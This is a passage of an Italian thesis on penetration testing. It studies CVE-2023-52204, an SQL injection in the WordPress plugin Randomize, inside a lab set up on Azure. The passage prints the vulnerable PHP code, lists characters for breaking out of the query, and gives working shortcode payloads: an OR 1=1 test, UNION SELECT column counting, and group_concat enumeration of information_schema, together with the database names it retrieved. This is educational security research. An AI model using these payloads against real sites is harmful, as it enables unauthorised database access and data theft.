Per ottenere una copia del plugin che era stato rimosso dalla rete, ho utilizzato WayBackMachine, uno strumento creato da The Internet Archive, un'organizzazione non profit che si occupa di archiviare e preservare la storia digitale, inclusi siti web, software, video e audio. Utilizzando la WayBackMachine, che permette di visualizzare salvataggi di una pagina web, inclusi tutti i collegamenti presenti su quest'ultima, che siano riferimenti ad altri documenti ipertestuali o link per il download di file, ho potuto ottenere una copia del plugin della versione con la vulnerabilità.

4.4 WordPress

WordPress (Sezione 3.2.1) è uno dei CMS più utilizzati al mondo. Nella creazione dell'ambiente di lavoro sono stati installati vari plugin di WordPress per ricreare un semplice blog. La versione utilizzata è WordPress 6.5.2.
I plugin usati sono i seguenti:

4.4.1 Randomize

Randomize [14] è un plugin di Wordpress che consente di randomizzare il contenuto di pagine e post. Plugin oggetto del mio caso di studio di cui ho verificato la presenza di una vulnerabilità e mi sono accertato della sua sfruttabilità. La versione utilizzata è Randomize 1.4.3.

4.4.2 Query Monitor

Query Monitor [15] è un plugin di Wordpress che consente di osservare le query SQL eseguite dal sito web. Ho utilizzato questo plugin per monitorare le query SQL e per analizzare il comportamento del mio banco di prova. La versione utilizzata è Query Monitor 3.16.2.

4.5 MySQL

MySQL è un sistema gestionale di database relazionale open source, sviluppato e supportato da Oracle. MySQL è una soluzione popolare per archiviare e gestire i dati di un sito web, come il testo degli articoli, le informazioni degli utenti registrati, i dati a caricamento automatico e le configurazioni di impostazioni importanti. Per gestire il database del mio banco di prova, ho utilizzato MySQL. Inoltre MySQL è supportato da strumenti di gestione del database come phpMyAdmin, che offrono un'interfaccia grafica per la gestione dei dati e delle configurazioni del database. La versione utilizzata è MySQL 8.2.15.

4.6 phpMyAdmin

phpMyAdmin è un software open source per la gestione di database MySQL, scritto in PHP. Consente di eseguire comandi SQL e di gestire i database MySQL attraverso un browser web. Offre una interfaccia grafica semplice e intuitiva per eseguire operazioni come creare, modificare, eliminare e gestire le tabelle, eseguire query SQL e importare/esportare dati da/verso un database MySQL.
Le principali funzionalità di phpMyAdmin includono:

- **Gestione di database:** creazione, eliminazione e modifica di database.
- **Gestione di tabelle:** creazione, eliminazione e modifica di tabelle.

- **Gestione di campi:** creazione, eliminazione e modifica di campi.
- **Gestione di righe:** creazione, eliminazione e modifica di righe.
- **Esecuzione di query SQL:** esecuzione di query SQL per recuperare e modificare i dati.

phpMyAdmin è una comoda interfaccia grafica che permette di gestire il proprio database MySQL senza dover necessariamente conoscere i comandi di PHP o le istruzioni SQL per manipolare i dati. La versione utilizzata è phpMyAdmin 5.2.1.

4.7 Preparazione ambiente di lavoro

Dopo aver individuato le risorse da utilizzare ho poi creato un ambiente di lavoro che presentasse la vulnerabilità che è oggetto di studio di questa tesi.

- **Fase 1:** creazione di un'applicazione Web Wordpress tramite il template di Microsoft presente sul Marketplace di Azure App Service. Una volta completata ho ottenuto la dashboard di controllo dell'applicazione Web.




Figura 4.4: Dashboard applicazione Web su Azure.

- **Fase 2:** recupero delle credenziali d'accesso per phpMyAdmin e la dashboard admin di WordPress, riportate nella sezione "Configurazione" nella dashboard di Azure.
- **Fase 3:** installazione dei plugin Randomize e Query Monitor all'interno dell'ambiente Wordpress.

Dopo aver terminato questi passaggi l'ambiente di lavoro è stato configurato correttamente in modo da contenere al suo interno la vulnerabilità CVE-2023-52204 e permettere il suo studio in una situazione White Box (Sezione 2.4) dove io, il pen tester, ho pieno accesso al codice sorgente che presenta la vulnerabilità e la macchina su cui è installato WordPress con il plugin Randomize.

Capitolo 5

Exploit

In questo capitolo verrà effettuato lo studio della vulnerabilità CVE-2023-52204 per capire come possa essere sfruttata da un attore malevolo e quali siano le eventuali patch da applicare per rimuovere del tutto la vulnerabilità.

5.1 Analisi del Plugin

Utilizzando WayBackMachine (Sezione 4.3) per consultare la pagina web di Randomize si riesce a capire come utilizzare il plugin, che ricordo essere uno strumento per rendere casuale il contenuto che appare a schermo, scegliendolo da una lista di contenuti.




Figura 5.1: Screenshot delle FAQ di Randomize. Fonte: [16]

Come si evince dallo Screenshot Randomize viene invocato utilizzando lo shortcode `[randomize]`, che è del testo racchiuso tra parentesi quadre che permette l'esecuzione di codice in modo immediato, una specie di chiamata a una funzione. Esistono shortcode predefiniti o personalizzati, che vengono aggiunti dai plugin installati. Nel nostro caso lo shortcode `[randomize]` è personalizzato perché aggiunto dal plugin Randomize. Per capire dove si trovi la logica del codice che sta dietro

`[randomize]` vado a creare una nuova pagina dove inserisco questo shortcode e utilizzo Query Monitor per capire che va a interrogare il database.




Figura 5.2: Screenshot creazione della pagina con shortcode.

Una volta creata la pagina, questa viene pubblicata ed è fruibile a tutti i visitatori del sito all'url generato. Dalla figura sottostante possiamo vedere che lo shortcode funziona e va a mostrare sullo schermo un testo casuale fra quelli predefiniti, in questo caso `Example`.




Figura 5.3: Screenshot della pagina con shortcode

A questo punto utilizzando il plugin Query Monitor precedentemente installato possiamo vedere quali query sono state inviate durante il caricamento di questa pagina e ordinarle per chiamante, cioè la funzione che ha effettivamente interrogato il database.




Figura 5.4: Screenshot delle query effettuate.





Figura 5.5: Screenshot delle query effettuate nel dettaglio.

Nella Figura 5.4 tra le varie query quella che salta all'occhio è la:

```
1    randomize->get_randomize()
```

Dove `randomize` è la funzione chiamante, mentre `get_randomize()` è la funzione chiamata, quindi andrò a cercare nel codice sorgente del plugin queste due funzioni.

La directory del plugin è così strutturata:



La funzioni che ci interessano sono `randomize()` e `get_randomize()` all'interno del file `randomize.php`.

5.2 Funzione `randomize($category, $random=FALSE)`

Questa funzione è il punto d'ingresso per ottenere un testo randomizzato. Accetta due parametri: `$category`, che specifica la categoria di testo da cui estrarre, e `$random`, che se impostato su `TRUE`, indica che si desidera ottenere casualmente un elemento dalla categoria specificata. All'interno, viene istanziata un'istanza della classe `randomize` e viene chiamato il metodo `get_randomize()` per ottenere il testo randomizzato.

```
1 function randomize($category, $random=FALSE){
2     $randomize = new randomize;
3     echo $randomize->get_randomize($category,$random);
4 }
```

Codice 1: Funzione randomize

5.3 Funzione `get_randomize($category=", $random=false)`

Questa funzione recupera un elemento randomizzato dalla tabella `wp_randomize` presente all'interno del database WordPress. Accetta due parametri opzionali: `$category`, che specifica la categoria di testo da cui estrarre, e `$random`, che indica se selezionare casualmente un elemento o meno. Utilizza l'oggetto globale `$wpdb` per interagire con il database WordPress. Costruisce una query SQL per selezionare un elemento dalla tabella `wp_randomize` in base alla categoria specificata, se fornita, e all'opzione `$random`. Se `$random` è impostato su `false`, l'elemento viene selezionato in base a una combinazione di ordinamento per timestamp e identificativo random. Dopo la selezione, viene aggiornato il timestamp dell'elemento selezionato nel database per evitare che venga scelto nuovamente immediatamente. Viene eseguito il

parsing dei shortcode nel testo selezionato utilizzando `do_shortcode()`. Il testo randomizzato viene quindi restituito.

```
function get_randomize($category='', $random=false) {
    global $wpdb;
    $table_name = $wpdb->prefix . 'randomize';
    $sql = 'SELECT randomize_id, text FROM '. $table_name." WHERE visible='yes'";
    $sql .= ($category!='') ? " AND category = '$category'" : '' ;
    if($random)
    $sql .= ' ORDER BY RAND() LIMIT 1 ';
    else
    $sql .= ' ORDER BY timestamp, randomize_id LIMIT 1 ';
    $row = $wpdb->get_row($sql);

    // update the timestamp of the row we just seleted (used by rotator, not by
    ↪  random)
    if(!$random AND intval($row->randomize_id)) {
        $sql = 'UPDATE '.$table_name.' SET timestamp = Now() WHERE randomize_id =
        ↪  '.intval($row->randomize_id);
        $wpdb->query($sql);
    }

    // now we can safely render shortcodes without self recursion (unless there is
    ↪  only one item containing [randomize] shortcode - don't do that, it's just
    ↪  silly!)
    $snippet = do_shortcode($row->text);

    return $snippet;
}
```

Codice 2: Funzione get_randomize

5.4 Vulnerabilità

La funzione `get_randomize()` accetta input dall'utente sotto forma di `$category` e `$random`, utilizzando questi valori per costruire dinamicamente una query SQL. Questo processo di costruzione dinamica della query, se non gestito correttamente, potrebbe renderla vulnerabile a varie forme di SQL injection.

5.4.1 Tipi di SQL Injection

I tipi comuni di SQL injection includono [17]:

- **Union-based SQL Injection (SQL Injection basata su union)**
  Questo tipo di SQL injection sfrutta la clausola UNION per combinare i risultati di una query dannosa con quelli di una query legittima.

- **Syntax-based SQL Injection (SQL Injection basata su errori di sintassi)**
  Questo tipo di SQL injection sfrutta errori di sintassi nel codice SQL per inserire comandi dannosi.
- **Boolean-based SQL Injection (SQL Injection basata su booleane)**
  Questo tipo di SQL injection sfrutta l'uso di espressioni booleane per manipolare il comportamento della query e ottenere informazioni dal database.
- **Time-based SQL Injection (SQL Injection basata su tempo)**
  Questo tipo di SQL injection sfrutta ritardi temporali per estrarre informazioni dal database, ad esempio utilizzando funzioni di temporizzazione per ottenere informazioni sensibili.

Per confermare la presenza di una SQLi il metodo più comune è aggiungere un'operazione logica alla query e osservare il risultato ottenuto, in caso positivo otterremo lo stesso esito della query originale. Il primo passo è capire come iniettare dati nella query senza interromperla individuando il carattere per uscire dal contesto attuale per poter inserire del codice malevolo. Alcuni esempi:

- `[Spazio]`
- `'`
- `"`
- `‘`
- `')`
- `")`
- `‘)`
- `'))`
- `"))`
- `‘))`

Oltre questi caratteri è anche necessario conoscere come commentare parti della query in modo da evitare errori, nel caso di MySQL sono questi:

- `-- -`
- `#`
- `/* */`

5.5 Payload

Il termine Payload assume diversi significati in base al settore in cui viene utilizzato, generalmente nel linguaggio informatico rappresenta il messaggio o pacchetto di dati che contiene le informazioni effettivamente trasmesse da un computer all'altro. Nell'ambito della cybersecurity, payload assume un significato più specifico. Si tratta di un componente fondamentale di molti virus e malware, utilizzato per eseguire azioni dannose sui dispositivi o reti colpiti. I payload vengono spesso mascherati come programmi legittimi o file che una volta aperti eseguono il payload al loro interno consentendo all'attaccante di avere accesso alla macchina colpita. [18]
In questa situazione il payload è rappresentato dallo shortcode opportunamente modificato per far si che venga eseguita una query di nostro interesse. Il primo passo è quello di verificare la presenza della SQLi, infatti leggendo il codice della funzione `get_randomize()` vediamo che possiamo inserire un payload malevolo utilizzando il parametro `$category`, riga 1, come possiamo leggere alla riga 5. Sulla base di quanto visto iniziamo a scrivere il nostro payload in questo modo:

- `[randomize category="' OR 1=1- -"]`

Dove abbiamo utilizzato `'` per uscire dal contesto attuale, ingannando così il codice che interpreterà l'apice come il fine argomento di `$category`, riga 1, e permettendo l'inserimento di altre istruzioni, `OR 1=1` come operazione logica e `-- -` come commento per ignorare eventuali caratteri successivi. Utilizzando questo shortcode la query inviata al database e la pagina caricata sono le seguenti:




Figura 5.6: Screenshot della query con il primo payload.




Figura 5.7: Screenshot della pagina con il primo payload

Come possiamo vedere dalla Figura 5.6 la query viene eseguita con successo e dalla Figura 5.7 nella pagina viene caricato correttamente uno dei contenuti predefiniti. Questo risultato ci conferma che il codice è vulnerabile a SQLi ed è possibile sfruttare questa vulnerabilità.

5.5.1 Union-Based SQLi

Se si ha a disposizione l'output della query il modo migliore per sfruttarlo è utilizzare la Union-based SQLi. Per costruire un primo payload è necessario sapere il numero di colonne che restituisce la prima richiesta, questo perché entrambe le query devono restituire lo stesso numero di colonne. Il metodo più rapido per individuare questa cifra è utilizzare `UNION SELECT` aggiungendo valori nulli finché la query non dà più errore.

1. `' UNION SELECT null- - Non funziona`
2. `' UNION SELECT null,null- - Non funziona`
3. `' UNION SELECT null,null,null- - Funziona`

In questo esempio il numero di colonne utilizzate dalla query è 3 e solamente quando ci sono altrettanti null la query funziona. Inoltre è opportuno utilizzare `null` poiché a volte i tipi delle colonne devono essere uguali da entrambe le parti e null è valido per qualsiasi tipo di dato.

Il payload per effettuare questo controllo è:

- `[randomize category="' UNION SELECT null - -"]`

In cui andremo ad aumentare il numero dei null fino a quando non otterremo una risposta positiva.

Figura 5.8: Screenshot query con errore

Come possiamo vedere dalla Figura 5.8 il numero delle colonne è sicuramente maggiore di 1, per cui aumentiamo il numero dei null di uno:

- `[randomize category="' UNION SELECT null, null - -"]`

Abbiamo trovato il numero delle colonne giusto, ovvero 2, infatti la query è andata a buon fine, come possiamo vedere dalla Figura 5.9.




Figura 5.9: Screenshot query andata a buon fine

Altra modalità con cui trovare il numero esatto, molto più immediata nel nostro caso, era osservare la query originale da cui estrapolare il numero di colonne utilizzate.

5.5.2 Informazioni Database

Dopo quanto detto finora possiamo iniziare ad estrarre informazioni fondamentali e sensibili dal database di Wordpress, ovvero:

- Nomi dei database.
- Tabelle presenti in ogni database.
- Nomi delle colonne di ogni tabella.

Sostituendo nel payload `' UNION SELECT null, null - -` al secondo `null` queste parti possiamo estrarre le informazioni che ci interessano:

- `group_concat(schema_name) FROM information_schema.schemata`
- `group_concat(table_name, '<br>') FROM information_schema.tables WHERE table_schema=[database]`
- `group_concat(table_name, '<br>') FROM information_schema.columns WHERE table_name=[table name]`

La funzione `group_concat()` in MySQL restituisce una stringa formata dalla concatenazione degli elementi non null dal gruppo che riceve come argomento e separata dal separatore indicato come secondo argomento, in questo caso `<br>` tag HTML per andare a capo. Necessaria nel nostro caso perchè possiamo stampare a schermo un solo elemento. Utilizzando il 1° payload (Sezione 5.5.2) otteniamo:




Figura 5.10: Screenshot nomi database e query utilizzata

Come vediamo dalla Figura 5.10 ci sono 5 database:

- mysql
- information_schema
- performance_schema
- sys
- randomizev_f6c36d1ad9ae54737e827686_database

I primi 4 sono database predefiniti di MySQL, dove vengono memorizzati metadati necessari per il corretto funzionamento del DBMS, mentre il 5° è il database dedicato a WordPress da cui vogliamo estrarre i nomi delle tabelle utilizzando il 2° payload (Sezione 5.5.2).

